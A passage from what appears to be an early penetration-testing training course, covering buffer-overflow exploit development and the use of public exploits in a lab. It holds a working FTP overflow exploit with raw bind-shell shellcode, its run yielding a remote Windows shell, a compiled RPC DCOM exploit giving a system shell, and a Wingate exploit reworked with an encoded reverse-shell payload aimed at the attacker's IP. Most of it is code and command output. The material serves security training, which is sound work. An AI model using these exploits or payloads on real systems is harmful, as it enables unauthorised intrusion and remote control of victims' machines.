"\x8b\x0c\x4b\x8b\x5f\x1c\x01\xeb\x03\x2c\x8b\x89\x6c\x24\x1c\x61"
"\xc3\x31\xdb\x64\x8b\x43\x30\x8b\x40\x0c\x8b\x70\x1c\xad\x8b\x40"
"\x08\x5e\x68\x8e\x4e\x0e\xec\x50\xff\xd6\x66\x53\x66\x68\x33\x32"
"\x68\x77\x73\x32\x5f\x54\xff\xd0\x68\xcb\xed\xfc\x3b\x50\xff\xd6"
"\x5f\x89\xe5\x66\x81\xed\x08\x02\x55\x6a\x02\xff\xd0\x68\xd9\x09"
"\xf5\xad\x57\xff\xd6\x53\x53\x53\x53\x53\x43\x53\x43\x53\xff\xd0"
"\x66\x68\x11\x5c\x66\x53\x89\xe1\x95\x68\xa4\x1a\x70\xc7\x57\xff"
"\xd6\x6a\x10\x51\x55\xff\xd0\x68\xa4\xad\x2e\xe9\x57\xff\xd6\x53"
"\x55\xff\xd0\x68\xe5\x49\x86\x49\x57\xff\xd6\x50\x54\x54\x55\xff"
"\xd0\x93\x68\xe7\x79\xc6\x79\x57\xff\xd6\x55\xff\xd0\x66\x6a\x64"
"\x66\x68\x63\x6d\x89\xe5\x6a\x50\x59\x29\xcc\x89\xe7\x6a\x44\x89"
"\xe2\x31\xc0\xf3\xaa\xfe\x42\x2d\xfe\x42\x2c\x93\x8d\x7a\x38\xab"
"\xab\xab\x68\x72\xfe\xb3\x16\xff\x75\x44\xff\xd6\x5b\x57\x52\x51"
"\x51\x51\x6a\x01\x51\x51\x55\x51\xff\xd0\x68\xad\xd9\x05\xce\x53"
"\xff\xd6\x6a\xff\xff\x37\xff\xd0\x8b\x57\xfc\x83\xc4\x64\xff\xd6"
"\x52\xff\xd0\x68\xf0\x8a\x04\x5f\x53\xff\xd6\xff\xd0")

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

ret = "\x29\x4c\xe1\x77" # 77E14C29 JMP ESP USER32.dll

buffer = '\x41' * 966 + ret + '\x90' * 16 + shellcode

print "\nSending evil buffer..."
s.connect(('192.168.103.128',21))
data = s.recv(1024)
s.send('USER ftp' + '\r\n')
data = s.recv(1024)
s.send('PASS ftp' + '\r\n')
data = s.recv(1024)
s.send('STOR ' + buffer + '\r\n')
s.close()
BT ~ #
```



We can now execute the script and try to connect to port 4444 on the victim machine.

```
BT ~ # ifconfig eth0
eth0    ..Link encap:Ethernet  HWaddr 00:50:56:C0:00:08
        inet addr:192.168.103.1  Bcast:192.168.103.255  Mask:255.255.255.0
        inet6 addr: fe80::250:56ff:fec0:8/64 Scope:Link
        UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
        RX packets:261 errors:0 dropped:0 overruns:0 frame:0
        TX packets:69 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:1000
        RX bytes:0 (0.0 b)  TX bytes:0 (0.0 b)

BT ~ # ./ability.py

Sending evil buffer...

BT ~ # nc -v 192.168.103.128 4444
192.168.103.128: inverse host lookup failed: Unknown host
(UNKNOWN) [192.168.103.128] 4444 (krb524) open
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\abilitywebserver>ipconfig
ipconfig

Windows 2000 IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . : localdomain
    IP Address. . . . . : 192.168.103.128
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.103.2

C:\abilitywebserver>
```

We have successfully exploited Ability server and executed a bind-shell shellcode, which has given us access to the victim machine!



6.9 Improving exploit stability

Our exploit is working now. However it can be slightly edited to be more reliable in the exploitation process.

We nudged out buffer by 16 characters so that ESP will point to the beginning of our buffer. This is what I call a “close shave”. We can improve the stability of the exploit by allowing for a margin of error. Rather than ESP pointing directly to our shellcode, we can pad the contents of the address ESP points to by a few nops. This will allow a more lenient “landing” into our shellcode. Our buffer should visually look like this:

<buffer><ret><16 x nops><16 x nops><shellcode>

|

ESP

Take some time to think about this and understand the reason behind the improvement.



6.9.1 Exercise 13

Lab Requirements:

- BackTrack.
- Internet connection.
- Connectivity to the “Offensive Security” Labs
- Do not forget to shut down the Windows XP firewall, or alternatively open a port for bind shells.

1. Connect to your Windows XP SP1 lab machine using Remote Desktop (you will be debugging Alibity there).
2. Write a fuzzer for Ability FTP server, and check the APPE command for bugs.
3. Identify the vulnerability and write a remote exploit for the APPE vulnerability. Make sure you manage to get a reverse shell!
4. While debugging, make sure you can answer the following questions:
 1. At what bytes is EIP overwritten ?
 2. Where will you place your shellcode ?
 3. How much space do you have for your shellcode ?
 4. How can you get to your shellcode ?
 5. Can you find a RET address ? What is it ?
 6. Are there any restricted bytes in the buffer ?
 7. Can the exploit be improved by using different exit techniques in the Metasploit shellcode ? (thread – hint hint!)



Going the extra mile

Download <http://www.offensive-security.com/offsec101/extrabos.tar.gz>. This package contains several applications which have been previously identified with vulnerabilities. Fuzz these applications, identify the vulnerabilities, and write exploit code for them. Public exploits for these servers exist on the internet, however try to avoid referencing them. Try developing the exploit yourself. (10 points for each vulnerability + exploit).



7. Module 7- Working With Exploits

Now that we've understood the mechanisms behind buffer overflows, we can proceed to inspect and use other people's exploits.

A staggering amount of vulnerabilities are found every day, and only some are reported. A nice summary can be found at:

<http://www.securityfocus.com/bid>

I hate to use up so much space for this example, but I feel it is necessary. These were the vulnerabilities reported on the 11/09/06:

[GNUTLS PKCS RSA Signature Forgery Vulnerability](http://www.securityfocus.com/bid/20027)

2006-11-09

<http://www.securityfocus.com/bid/20027>

[FreeType LWFN Files Buffer Overflow Vulnerability](http://www.securityfocus.com/bid/18034)

2006-11-09

<http://www.securityfocus.com/bid/18034>

[SAP Web Application Server Remote Denial of Service Vulnerability](http://www.securityfocus.com/bid/20873)

2006-11-09

<http://www.securityfocus.com/bid/20873>

[WheatBlog Multiple HTML Injection Vulnerabilities](http://www.securityfocus.com/bid/20306)

2006-11-09

<http://www.securityfocus.com/bid/20306>

[OpenSSL PKCS Padding RSA Signature Forgery Vulnerability](http://www.securityfocus.com/bid/19849)

2006-11-09

<http://www.securityfocus.com/bid/19849>

[Xoops NewList.PHP Cross-Site Scripting Vulnerability](http://www.securityfocus.com/bid/20927)

2006-11-09

<http://www.securityfocus.com/bid/20927>

[GNU GV Stack Buffer Overflow Vulnerability](http://www.securityfocus.com/bid/20978)

2006-11-09

<http://www.securityfocus.com/bid/20978>

[OpenSSL SSL_Get_Shared_Ciphers Buffer Overflow Vulnerability](http://www.securityfocus.com/bid/20249)

2006-11-09

<http://www.securityfocus.com/bid/20249>



[OpenSSL SSLv2 Null Pointer Dereference Client Denial of Service Vulnerability](#)

2006-11-09

<http://www.securityfocus.com/bid/20246>

[PHPMyAdmin Header_HTTP_Inc.PHP HTTP Response Splitting Vulnerability](#)

2006-11-09

<http://www.securityfocus.com/bid>

[phpMyAdmin Index.PHP Multiple Cross-Site Scripting Vulnerabilities](#)

2006-11-09

<http://www.securityfocus.com/bid/17973>

[PHPMyAdmin Multiple Cross-Site Scripting Vulnerabilities](#)

2006-11-09

<http://www.securityfocus.com/bid/20253>

[PHPMyAdmin Multiple Cross-Site Scripting Vulnerabilities](#)

2006-11-09

<http://www.securityfocus.com/bid/15735>

[PHPMyAdmin Multiple Cross-Site Scripting Vulnerabilities](#)

2006-11-09

<http://www.securityfocus.com/bid/17390>

[Linux Kernel SCTP Multiple Remote Denial of Service Vulnerabilities](#)

2006-11-09

<http://www.securityfocus.com/bid/18085>

[Linux Kernel PPC970 Systems Local Denial of Service Vulnerability](#)

2006-11-09

<http://www.securityfocus.com/bid/19615>

[Linux Kernel SG Driver Direct IO Local Denial of Service Vulnerability](#)

2006-11-09

<http://www.securityfocus.com/bid/18101>

[Linux Kernel Sendmsg\(\) Local Buffer Overflow Vulnerability](#)

2006-11-09

<http://www.securityfocus.com/bid/14785>

[Linux Kernel SEARCH_BINARY_HANDLER Local Denial of Service Vulnerability](#)

2006-11-09

<http://www.securityfocus.com/bid/16320>

[Texinfo File Handling Buffer Overflow Vulnerability](#)

2006-11-09

<http://www.securityfocus.com/bid/20959>



[Linux Kernel Sysctl Unregistration Local Denial of Service Vulnerability](#)

2006-11-09

<http://www.securityfocus.com/bid/15365>

[Campware Campsite Thankyou.PHP Remote File Include Vulnerability](#)

2006-11-09

<http://www.securityfocus.com/bid/20519>

[Wireshark Multiple Protocol Dissectors Denial of Service Vulnerabilities](#)

2006-11-09

<http://www.securityfocus.com/bid/20762>

[Linux Orinoco Driver Remote Information Disclosure Vulnerability](#)

2006-11-09

<http://www.securityfocus.com/bid/15085>

[Linux Kernel Shared Memory Security Restriction Bypass Vulnerabilities](#)

2006-11-09

<http://www.securityfocus.com/bid/17587>

[Linux Kernel 2.6.16.13 Multiple SCTP Remote Denial of Service Vulnerabilities](#)

2006-11-09

<http://www.securityfocus.com/bid/17955>

[Linux Kernel IP_ROUTE_INPUT Local Denial of Service Vulnerability](#)

2006-11-09

<http://www.securityfocus.com/bid/17593>

[Linux Kernel Multiple SCTP Remote Denial of Service Vulnerabilities](#)

2006-11-09

<http://www.securityfocus.com/bid/17910>

[Linux Kernel SMBFS CHRoot Security Restriction Bypass Vulnerability](#)

2006-11-09

<http://www.securityfocus.com/bid/17735>

[Linux Kernel Netfilter Do_Add_Counters Local Race Condition Vulnerability](#)

2006-11-09

<http://www.securityfocus.com/bid/18113>

[Linux Kernel SCTP_Make_Abort_User Function Buffer Overflow Vulnerability](#)

2006-11-09

<http://www.securityfocus.com/bid/19666>

[Linux Kernel UDF Denial of Service Vulnerability](#)

2006-11-09

<http://www.securityfocus.com/bid/19562>

[ISC BIND Multiple Remote Denial of Service Vulnerabilities](#)



2006-11-09

<http://www.securityfocus.com/bid/19859>

[GNU Texinfo Insecure Temporary File Creation Vulnerability](#)

2006-11-09

<http://www.securityfocus.com/bid/14854>

[Yukihiro Matsumoto Ruby CGI Module MIME Denial Of Service Vulnerability](#)

2006-11-09

<http://www.securityfocus.com/bid/20777>

[Microsoft November Advance Notification Multiple Vulnerabilities](#)

2006-11-09

<http://www.securityfocus.com/bid/20991>

[Samedia LandShop LS.PHP Multiple Input Validation Vulnerabilities](#)

2006-11-09

<http://www.securityfocus.com/bid/20989>

[Aspired2Poll MoreInfo.ASP SQL Injection Vulnerability](#)

2006-11-09

<http://www.securityfocus.com/bid/20987>

[Citrix Presentation Server IMA Service Multiple Remote Vulnerabilities](#)

2006-11-09

<http://www.securityfocus.com/bid/20986>

[Intego VirusBarrier Filter Bypass Vulnerability](#)

2006-11-09

<http://www.securityfocus.com/bid/20983>

[Apple Mac OS X FPathConf System Call Local Denial of Service Vulnerability](#)

2006-11-09

<http://www.securityfocus.com/bid/20982>

[Unicore Client Keystore File Insecure File Permissions Vulnerability](#)

2006-11-09

<http://www.securityfocus.com/bid/20981>

[LetterIt Session.PHP Remote File Include Vulnerability](#)

2006-11-09

<http://www.securityfocus.com/bid/20980>

[GimeScripts Shopping Catalog Index.PHP Remote File Include Vulnerability](#)

2006-11-09

<http://www.securityfocus.com/bid/20979>



This is considered an “average” day in terms of network security. Please remember that this list does not include **all** the vulnerabilities found on this date. Many vulnerabilities are not reported and may stay unpatched for years. The underground hacker scene trades in private (aka 0day) exploits. These are exploits for vulnerabilities which have not been published or exploited yet.

On many occasions, proof of concept (PoC) exploits are released together with a public advisory. The philosophical debate of whether releasing PoC codes has a positive or negative effect is beyond the scope of this course - it's something you need to figure out for yourself :)



7.1 Looking for an exploit on BackTrack

7.1.1 RPC DCOM Example

After identifying a vulnerability (more about this in the next module – Vulnerability Scanners), our first task is to try to find relevant exploit code which might allow us to access or otherwise control the victim.

For now, let's assume we know for a fact that a Windows XP SP1 machine with IP address 192.168.9.12 is vulnerable to MS03-026 – the RPC DCOM vulnerability.

BackTrack has several exploit archives (such as Security Focus and milw0rm archives) in the /pentest/exploits directory.

Let's find an exploit, compile it and run it against our victim.

```
bt ~ # cd /pentest/exploits/milw0rm/
bt milw0rm # cat sploitlist.txt |grep -i "dcom"
./platforms/windows/dos/61.c MS Windows 2000 RPC DCOM Interface DoS Exploit
./platforms/windows/remote/100.c MS Windows (RPC DCOM) Long Filename Overflow Exploit
./platforms/windows/remote/103.c MS Windows (RPC DCOM2) Remote Exploit (MS03-039)
./platforms/windows/remote/64.c MS Windows (RPC DCOM) Remote Buffer Overflow Exploit
./platforms/windows/remote/66.c MS Windows (RPC DCOM) Remote Exploit (w2k+XP Targets)
./platforms/windows/remote/69.c MS Windows RPC DCOM Remote Exploit (18 Targets)
./platforms/windows/remote/70.c MS Windows (RPC DCOM) Remote Exploit (48 Targets)
./platforms/windows/remote/76.c MS Windows (RPC DCOM) Remote Exploit (Universal Targets)
./platforms/windows/remote/97.c MS Windows (RPC DCOM) Scanner (MS03-039)
./rport/135/100.c MS Windows (RPC DCOM) Long Filename Overflow Exploit (MS03-026)
./rport/135/103.c MS Windows (RPC DCOM2) Remote Exploit (MS03-039)
./rport/135/64.c MS Windows (RPC DCOM) Remote Buffer Overflow Exploit
./rport/135/66.c MS Windows (RPC DCOM) Remote Exploit (w2k+XP Targets)
./rport/135/69.c MS Windows RPC DCOM Remote Exploit (18 Targets)
./rport/135/70.c MS Windows (RPC DCOM) Remote Exploit (48 Targets)
./rport/135/76.c MS Windows (RPC DCOM) Remote Exploit (Universal Targets)
./rport/135/97.c MS Windows (RPC DCOM) Scanner (MS03-039)
bt milw0rm #
```

We've found several exploit codes, but which should we use?

Several versions are written for compilation under Windows operating system while others are written for compilation on Linux. We can identify the compilation environment by inspecting the exploit code headers.



These are typical “Windows compilation environment” headers:

```
#include <stdio.h>
#include <winsock2.h>
#include <windows.h>
#include <process.h>
#include <string.h>
#include <winbase.h>
```

These are typical “Linux compilation environment” headers:

```
#include <stdio.h>
#include <stdlib.h>
#include <error.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <unistd.h>
#include <netdb.h>
#include <fcntl.h>
#include <unistd.h>
```

Back to our example, let's filter out all the “Windows compilation environment” exploits, and remain with Linux based ones:

```
bt milw0rm # cat sploitlist.txt |grep -i dcom | cut -d" " -f1 |xargs grep sys |cut -d":" -f1 |sort -u
./platforms/windows/remote/66.c
./platforms/windows/remote/69.c
./platforms/windows/remote/76.c
./platforms/windows/remote/97.c
./rport/135/66.c
./rport/135/69.c
./rport/135/76.c
./rport/135/97.c
bt milw0rm #
```



We'll choose 66.c and try to compile it:

```
bt milw0rm # cp ./rport/135/66.c /tmp/
bt milw0rm # cd /tmp/
bt tmp # gcc -o dcom 66.c
bt tmp # ./dcom
-----
- Remote DCOM RPC Buffer Overflow Exploit
- Original code by FlashSky and Benjurry
- Rewritten by HDM <hdm [at] metasploit.com>
- Usage: ./dcom <Target ID> <Target IP>
- Targets:
-   0   Windows 2000 SP0 (english)
-   1   Windows 2000 SP1 (english)
-   2   Windows 2000 SP2 (english)
-   3   Windows 2000 SP3 (english)
-   4   Windows 2000 SP4 (english)
-   5   Windows XP SP0 (english)
-   6   Windows XP SP1 (english)

bt tmp #
```

After reading the usage, we will now try to use this public exploit against our victim:

```
bt tmp # dcom 6 192.168.9.12
-----
- Remote DCOM RPC Buffer Overflow Exploit
- Original code by FlashSky and Benjurry
- Rewritten by HDM <hdm [at] metasploit.com>
- Using return address of 0x77e626ba
- Dropping to System Shell...

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . :
    IP Address. . . . . : 192.168.9.12
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . :

C:\WINDOWS\system32>
```



Things rarely go as smoothly as this. Public exploits are as good as their coders, and often do not work in real live situations without minor tweaking. This could be due to several reasons such as using the wrong return addresses or improper formatting of exploit code.

7.1.2 Wingate Example

Let's try another example. We need to hack into a victim machine, and receive a reverse shell. We'll assume that we know the victim is running Windows XP SP1.

1. We scan the victim machine, and notice several open ports.

```
BT ~ # Nmap172.16.1.130

Starting Nmap 4.11 ( http://www.insecure.org/nmap/ ) at 2006-12-12 08:28 GMT
Interesting ports on 172.16.1.130:
Not shown: 1665 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
23/tcp    open  telnet
25/tcp    open  smtp
80/tcp    open  http
110/tcp   open  pop3
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
143/tcp   open  imap
445/tcp   open  microsoft-ds
554/tcp   open  rtsp
809/tcp   open  unknown
1025/tcp  open  NFS-or-IIS
1080/tcp  open  socks
```



```
5000/tcp open  UPnP
7000/tcp open  afs3-fileserver
MAC Address: 00:0C:29:F8:36:2B (VMware)

Nmap finished: 1 IP address (1 host up) scanned in 14.515 seconds
```

2. We attempt a banner grab on port 21 and discover a Wingate Engine FTP service.

```
BT ~ # nc -v 172.16.1.130 21
172.16.1.130: inverse host lookup failed: Host name lookup failure
(UNKNOWN) [172.16.1.130] 21 (ftp) open
220 WinGate Engine FTP Gateway ready
punt!
```

3. We try enumerating the service running on port 80, however it does not respond to a manual GET request.

```
BT ~ # nc -v 172.16.1.130 80
172.16.1.130: inverse host lookup failed: Host name lookup failure
(UNKNOWN) [172.16.1.130] 80 (http) open
GET / HTTP/1.0

punt!
```



4. We make a more aggressive service identification attempt using the Nmap -sV argument.

```
BT ~ # Nmap-p 80 -sV 172.16.1.130
```

```
Starting Nmap 4.11 ( http://www.insecure.org/nmap/ ) at 2006-12-12 08:30 GMT
```

```
Interesting ports on 172.16.1.130:
```

```
PORT      STATE SERVICE VERSION
```

```
80/tcp    open  http?
```

```
1 service unrecognized despite returning data:
```

```
SF-Port80-TCP:V=4.11%I=7%D=12/12%Time=457E68AA%P=i686-pc-linux-gnu%(GetRe  
SF:quest,1B3,"HTTP/1\1\1x20400\x20Malformed\x20Request\r\nServer:\x20WinGa  
SF:te\x206\1\1\x20\ (Build\x201077\)\r\nDate:\x20Tue,\x2012\x20Dec\x20200  
SF:6\x2006:30:33\x20GMT\r\nCache-control:\x20no-cache\r\nConnection:\x20cl  
SF:ose\r\nContent-type:\x20text/html\r\n\r\n<HTML><HEAD><TITLE>Browser\x20  
SF>Error</TITLE></HEAD>\r\n<BODY><H1>Browser\x20Error</H1><P><P>Your\x20Br  
SF:owser\x20sent\x20a\x20malformed\x20request\.\x20You\x20may\x20need\x20t  
SF:o\x20configure\x20your\x20browser\x20to\x20use\x20proxies,\x20or\x20you  
SF:\x20may\x20need\x20to\x20change\x20the\x20port\x20that\x20your\x20webse  
SF:rver\x20is\x20using\.\r\n</BODY></HTML>\r\n")%(HTTPOptions,1B3,"HTTP/1  
SF:\1\x20400\x20Malformed\x20Request\r\nServer:\x20WinGate\x206\1\1\x20  
SF:\ (Build\x201077\)\r\nDate:\x20Tue,\x2012\x20Dec\x202006\x2006:30:33\x20  
SF:GMT\r\nCache-control:\x20no-cache\r\nConnection:\x20close\r\nContent-ty  
SF:pe:\x20text/html\r\n\r\n<HTML><HEAD><TITLE>Browser\x20Error</TITLE></HE  
SF:AD>\r\n<BODY><H1>Browser\x20Error</H1><P><P>Your\x20Browser\x20sent\x20  
SF:a\x20malformed\x20request\.\x20You\x20may\x20need\x20to\x20configure\x2  
SF:0your\x20browser\x20to\x20use\x20proxies,\x20or\x20you\x20may\x20need\x  
SF:20to\x20change\x20the\x20port\x20that\x20your\x20webserver\x20is\x20usi  
SF:ng\.\r\n</BODY></HTML>\r\n")%(RTSPRequest,1B3,"HTTP/1\1\1x20400\x20Mal  
SF:formed\x20Request\r\nServer:\x20WinGate\x206\1\1\x20\ (Build\x201077\  
SF:\r\nDate:\x20Tue,\x2012\x20Dec\x202006\x2006:30:33\x20GMT\r\nCache-cont  
SF:rol:\x20no-cache\r\nConnection:\x20close\r\nContent-type:\x20text/html\
```



```
SF:r\n\r\n<HTML><HEAD><TITLE>Browser\x20Error</TITLE></HEAD>\r\n<BODY><H1>
SF:Browser\x20Error</H1><P><P>Your\x20Browser\x20sent\x20a\x20malformed\x2
SF:0request\.\x20You\x20may\x20need\x20to\x20configure\x20your\x20browser\
SF:x20to\x20use\x20proxies,\x20or\x20you\x20may\x20need\x20to\x20change\x2
SF:0the\x20port\x20that\x20your\x20webserver\x20is\x20using\.\r\n</BODY></
SF:HTML>\r\n")%r(Four0hFourRequest,1B3,"HTTP/1.1\x20400\x20Malformed\x20R
SF:quest\r\nServer:\x20WinGate\x206.1.1\x20(Build\x201077)\r\nDate:\x
SF:20Tue,\x202012\x20Dec\x202006\x2006:30:38\x20GMT\r\nCache-control:\x20no-
SF:cache\r\nConnection:\x20close\r\nContent-type:\x20text/html\r\n\r\n<HTM
SF:L><HEAD><TITLE>Browser\x20Error</TITLE></HEAD>\r\n<BODY><H1>Browser\x20
SF>Error</H1><P><P>Your\x20Browser\x20sent\x20a\x20malformed\x20request\.\
SF:x20You\x20may\x20need\x20to\x20configure\x20your\x20browser\x20to\x20us
SF:e\x20proxies,\x20or\x20you\x20may\x20need\x20to\x20change\x20the\x20por
SF:t\x20that\x20your\x20webserver\x20is\x20using\.\r\n</BODY></HTML>\r\n");
MAC Address: 00:0C:29:F8:36:2B (VMware)

Nmap finished: 1 IP address (1 host up) scanned in 102.080 seconds
```

5. We can see that Nmap has received some error message from the service, and from this error message, we get an indication that the service may be running a Wingate proxy. We then browse to our local exploit archive and search for possible Wingate exploits.

```
BT ~ # cd /pentest/exploits/milw0rm/
BT milw0rm # cat sploitlist.txt |grep -i wingate
./platforms/windows/remote/1885.pl QBik Wingate 6.1.1.1077 (POST) Remote Buffer
Overflow Exploit
./rport/80/1885.pl QBik Wingate 6.1.1.1077 (POST) Remote Buffer Overflow Exploit
BT milw0rm #
```



6. We've found one. We'll copy it to the /tmp directory, and try to run it with no arguments.

```
BT milw0rm # cp ./platforms/windows/remote/1885.pl /tmp/
BT milw0rm # cd /tmp/
BT tmp # chmod 755 1885.pl
BT tmp # 1885.pl
./1885.pl: line 6: use: command not found
./1885.pl: line 62: syntax error near unexpected token `('
./1885.pl: line 62: `$sock = IO::Socket::INET->new(PeerAddr => $ARGV[0],'
```

7. Looks like there's a problem with the code. We open the exploit code for editing, and see that a Perl shebang line is missing.

```
#!/usr/bin/perl
# QBik Wingate 6.1.1.1077 (POST) Remote Buffer Overflow Exploit
### *** Proof of concept (not for "in the wild" kiddies) ***
### QBik Wingate version 6.1.1.1077 remote exploit for Win2k SP4 (german)
### by kcope in 2006
###
use IO::Socket;
```




8. As we inspect the code, we notice several interesting things. The return address is set for a Windows 2000 German OS, and the shellcode is a bindshell. Both of these parameters need to be changed if we want to successfully exploit this victim machine, and receive a reverse shell.

```
$ret = "\x4b\x4f\x9e\x01";      # JMP ESI Win2k SP4 German
# win32_bind - EXITFUNC=seh LPORT=4444 Size=709 Encoder=PexAlphaNum
```

9. Theoretically, we should now install an identical Wingate version on a local windows XP SP1 machine and explore and fix the exploit code to suit our specific situation in a lab environment. However, this is not always possible during a pen test. We can try to wing it, and edit the exploit to the best of our understanding.

We'll browse to the Metasploit Opcode Database, and search for a JMP ESI command within common DLL's in Windows XP SP1.

[Metasploit - OpcodeDB]

Searching opcodes 4 of 4

Executing search operation...

A total of **3000** matches were found:

Address	Opcode	Module	OS
0x773d176d	jmp esi	shell32.dll (English / 6.0.2800.11061)	Windows XP 5.1.1.0 SP1 (IA32)
0x775146d3	jmp esi	shell32.dll (English / 6.0.2800.11061)	Windows XP 5.1.1.0 SP1 (IA32)
0x775f8b2c	jmp esi	shell32.dll (English / 6.0.2800.11061)	Windows XP 5.1.1.0 SP1 (IA32)
0x775fd0ec	jmp esi	shell32.dll (English / 6.0.2800.11061)	Windows XP 5.1.1.0 SP1 (IA32)
0x775feddc	jmp esi	shell32.dll (English / 6.0.2800.11061)	Windows XP 5.1.1.0 SP1 (IA32)
0x77617723	jmp esi	shell32.dll (English / 6.0.2800.11061)	Windows XP 5.1.1.0 SP1 (IA32)



We take the first address we find relevant (0x773d176d in shell32.dll), and fix the JMP ESI address.

10. We now want to generate a reverse shell shellcode, and encode it with the PexAlphaNum encoder. We'll try and stick to the original exploit code development lines (which also used PexAlphaNum) as there might be exploit restrictions such as "Bad Characters" we're not aware of yet.
11. We'll create a raw binary dump of a reverse shell, to our attacking IP on port 4321. We'll then encode it using the PexAlphaNum encoder, and output it in Perl syntax.

```
BT framework2 # ./msfpayload win32_reverse LHOST=172.16.1.134 R >out
BT framework2 # ./msfencode -h

Usage: ./msfencode <options> [var=val]
Options:
  -i <file>      Specify the file that contains the raw shellcode
  -a <arch>      The target CPU architecture for the payload
  -o <os>        The target operating system for the payload
  -t <type>      The output type: perl, c, or raw
  -b <chars>     The characters to avoid: '\x00\xff'
  -s <size>      Maximum size of the encoded data
  -e <encoder>   Try to use this encoder first
  -n <encoder>   Dump Encoder Information
  -l             List all available encoders

BT framework2 #
```

```
BT framework2 # ./msfencode -i out -l
```

Encoder Name	Arch	Description
Alpha2	x86	Skylined's Alpha2 alphanumeric encoder
Countdown	x86	Tiny countdown byte xor encoder
JumpCallAdditive	x86	Jump/Call XOR Additive Feedback Decoder
Pex	x86	Dynamically generated dword xor encoder
PexAlphaNum	x86	Skylined's alphanumeric encoder
PexFnstenvMov	x86	Variable-length fnstenv/mov dword xor
PexFnstenvSub	x86	Variable-length fnstenv/sub dword xor

```
BT framework2 # ./msfencode -i out -e PexAlphaNum
```

```
[*] Using Msf::Encoder::PexAlphaNum with final size of 649 bytes
"\xeb\x03\x59\xeb\x05\xe8\xf8\xff\xff\xff\x4f\x49\x49\x49\x49".
"\x49\x51\x5a\x56\x54\x58\x36\x33\x30\x56\x58\x34\x41\x30\x42\x36".
"\x48\x48\x30\x42\x33\x30\x42\x43\x56\x58\x32\x42\x44\x42\x48\x34".
"\x41\x32\x41\x44\x30\x41\x44\x54\x42\x44\x51\x42\x30\x41\x44\x41".
"\x56\x58\x34\x5a\x38\x42\x44\x4a\x4f\x4d\x4e\x4f\x4c\x56\x4b\x4e".
"\x4d\x34\x4a\x4e\x49\x4f\x4f\x4f\x4f\x4f\x4f\x4f\x42\x36\x4b\x58".
"\x4e\x46\x46\x42\x46\x42\x4b\x58\x45\x54\x4e\x43\x4b\x48\x4e\x37".
"\x45\x50\x4a\x37\x41\x50\x4f\x4e\x4b\x58\x4f\x34\x4a\x31\x4b\x58".
"\x4f\x35\x42\x42\x41\x30\x4b\x4e\x49\x34\x4b\x48\x46\x33\x4b\x48".
"\x41\x30\x50\x4e\x41\x53\x42\x4c\x49\x39\x4e\x4a\x46\x38\x42\x4c".
"\x46\x37\x47\x30\x41\x4c\x4c\x4c\x4d\x50\x41\x50\x44\x4c\x4b\x4e".
"\x46\x4f\x4b\x33\x46\x45\x46\x42\x4a\x32\x45\x57\x45\x4e\x4b\x48".
"\x4f\x35\x46\x42\x41\x30\x4b\x4e\x48\x36\x4b\x58\x4e\x50\x4b\x34".
"\x4b\x38\x4f\x35\x4e\x31\x41\x50\x4b\x4e\x43\x50\x4e\x42\x4b\x58".
"\x49\x58\x4e\x56\x46\x32\x4e\x41\x41\x36\x43\x4c\x41\x43\x4b\x4d".
"\x46\x36\x4b\x38\x43\x34\x42\x33\x4b\x48\x42\x54\x4e\x50\x4b\x48".
"\x42\x37\x4e\x51\x4d\x4a\x4b\x48\x42\x54\x4a\x50\x50\x55\x4a\x56".
"\x50\x58\x50\x34\x50\x30\x4e\x4e\x42\x55\x4f\x4f\x48\x4d\x48\x56".
```

```

"\x43\x35\x48\x46\x4a\x46\x43\x53\x44\x33\x4a\x56\x47\x57\x43\x57" .
"\x44\x33\x4f\x45\x46\x35\x4f\x4f\x42\x4d\x4a\x56\x4b\x4c\x4d\x4e" .
"\x4e\x4f\x4b\x53\x42\x35\x4f\x4f\x48\x4d\x4f\x35\x49\x48\x45\x4e" .
"\x48\x36\x41\x48\x4d\x4e\x4a\x30\x44\x50\x45\x55\x4c\x56\x44\x50" .
"\x4f\x4f\x42\x4d\x4a\x46\x49\x4d\x49\x50\x45\x4f\x4d\x4a\x47\x55" .
"\x4f\x4f\x48\x4d\x43\x45\x43\x55\x43\x55\x43\x45\x43\x34\x43\x45" .
"\x43\x54\x43\x55\x4f\x4f\x42\x4d\x4a\x56\x4e\x4a\x42\x41\x41\x50" .
"\x48\x48\x48\x46\x4a\x46\x42\x41\x41\x4e\x48\x56\x43\x35\x49\x38" .
"\x41\x4e\x45\x49\x4a\x46\x4e\x4e\x49\x4f\x4c\x4a\x42\x56\x47\x45" .
"\x4f\x4f\x48\x4d\x4c\x36\x42\x41\x41\x45\x45\x35\x4f\x4f\x42\x4d" .
"\x48\x56\x4c\x46\x46\x46\x48\x56\x4a\x46\x43\x56\x4d\x46\x4c\x56" .
"\x42\x35\x49\x45\x49\x42\x4e\x4c\x49\x48\x47\x4e\x4c\x56\x46\x44" .
"\x49\x48\x44\x4e\x41\x33\x42\x4c\x43\x4f\x4c\x4a\x45\x39\x49\x58" .
"\x4d\x4f\x50\x4f\x44\x54\x4d\x52\x50\x4f\x44\x34\x4e\x42\x4d\x38" .
"\x4c\x57\x4a\x53\x4b\x4a\x4b\x4a\x4b\x4a\x4a\x46\x44\x47\x50\x4f" .
"\x43\x4b\x48\x51\x4f\x4f\x45\x47\x4a\x52\x4f\x4f\x48\x4d\x4b\x55" .
"\x47\x35\x44\x45\x41\x35\x41\x35\x41\x55\x4c\x46\x41\x50\x41\x55" .
"\x41\x45\x45\x35\x41\x35\x4f\x4f\x42\x4d\x4a\x56\x4d\x4a\x49\x4d" .
"\x45\x30\x50\x4c\x43\x45\x4f\x4f\x48\x4d\x4c\x56\x4f\x4f\x4f\x4f" .
